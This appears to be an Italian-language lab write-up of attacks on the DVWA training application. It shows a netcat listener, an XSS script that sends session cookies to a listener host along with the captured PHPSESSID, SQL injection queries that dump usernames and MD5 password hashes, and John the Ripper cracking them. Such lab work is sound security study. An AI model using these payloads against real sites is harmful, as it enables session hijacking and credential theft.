

XSS / SQLi



EXPLOIT DVWA *XSS and SQL Injection*



XSS (Cross site scripting)

Prima di iniziare, metteremo una porta in ascolto dalla Kali con il comando netcat e la porta.

`nc -lvp 12345` (volendo salvare le scansioni è possibile aggiungere `"> cookie.txt"` dopo il comando)

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -lvp 12345  
listening on [any] 12345 ...
```

Dopo di che, ci spostiamo su DVWA impostando la sicurezza a `"Low"`.

Iniziamo a scrivere il nostro Script con relativo IP server nella quale riceveremo i Cookie di sessione dei visitatori della pagina.

```
<script>let img = new Image( ); img.src = "http://192.168.50.100:12345?" +  
document.cookie</script>
```

La Andiamo ad inserire all'interno


Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

E clicchiamo su Submit.

Tornando sulla Kali è possibile trovare la connessione stabilita con visitatori con informazioni sensibili: tra cui Indirizzo IP, sistema operativo, e soprattutto Cookie di sessione (Utilizzati per entrare negli account delle vittime senza un determinato Login)



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nc -lvp 12345  
listening on [any] 12345 ...  
192.168.50.100: inverse host lookup failed: Host name lookup failure  
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 34382  
GET /?security=low;%20PHPSESSID=ef2e8c4f2e1412706d7baadd61aab186 HTTP/1.1  
Host: 192.168.50.100:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115  
.0  
Accept: image/avif,image/webp,*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.50.101/  
  
█
```

SQL Injection

Dovremmo recarci in primis alla pagina SQL injection di DVWA.

Una volta entrati possiamo immettere diverse query

' OR 1=1 --

Vulnerability: SQL Injection

User ID:

ID: ' OR 1=1 --
First name: admin
Surname: admin

ID: ' OR 1=1 --
First name: Gordon
Surname: Brown

ID: ' OR 1=1 --
First name: Hack
Surname: Me

ID: ' OR 1=1 --
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 --
First name: Bob
Surname: Smith

In questo caso troveremo i nomi e soprannomi degli utenti registrati nel database. Questa condizione è sempre vera e rende la query vera indipendentemente dal nome utente o dalla password.

Ora per estrarre Username e Password dal database, possiamo immettere la query

```
1 ' UNION SELECT user, password FROM users#
```

Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Ora abbiamo ricavato user e le hash, l'unica cosa che manca è la decodifica delle seguenti password:

```
admin: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
gordonb: e99a18c428cb38d5f260853678922e03
```

```
1337: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
Pablo: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
smithy: 5f4dcc3b5aa765d61d8327deb882cf99
```

Apriamo il terminale ed inseriamo le password all'interno di un file .txt:

```
nano Hash-jtr.txt
```

```
kali@kali: ~
File Actions Edit View Help
GNU nano 8.0 hash-jtr.txt *
user:5f4dcc3b5aa765d61d8327deb882cf99
user1:e99a18c428cb38d5f260853678922e03
user2:8d3533d75ae2c3966d7e0d4fcc69216b
user3:0d107d09f5bbe40cade3de5c71e9e9b7
user4:5f4dcc3b5aa765d61d8327deb882cf99
```

Possiamo inserire “user:” prima della password, per suddividerli in maniera chiara.

Adesso che abbiamo organizzato il file con le password da craccare utilizzeremo il tool John the ripper ed il comando:

```
john --format=raw-md5 --show hash-jtr.txt
```

Ci usciranno in seguito le password decodificate e user.

```
kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ john --format=Raw-MD5 --show hash-jtr.txt
user:password
user1:abc123
user2:charley
user3:letmein
user4:password

5 password hashes cracked, 0 left

(kali@kali)-[~]
$
```

Avremo le seguenti password craccate:

```
admin: password
```

```
gordonb: abc123
```

```
1337: charley
```

```
Pablo: letmein
```

```
smithy: password
```

SQLi (blind)

STESSI PROCEDIMENTI DELLA SQLi(normale)

Vulnerability: SQL Injection (Blind)

User ID:

ID: ' OR 1=1 --
First name: admin
Surname: admin

ID: ' OR 1=1 --
First name: Gordon
Surname: Brown

ID: ' OR 1=1 --
First name: Hack
Surname: Me

ID: ' OR 1=1 --
First name: Pablo
Surname: Picasso

ID: ' OR 1=1 --
First name: Bob
Surname: Smith

Vulnerability: SQL Injection (Blind)

User ID:

ID: 1 ' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99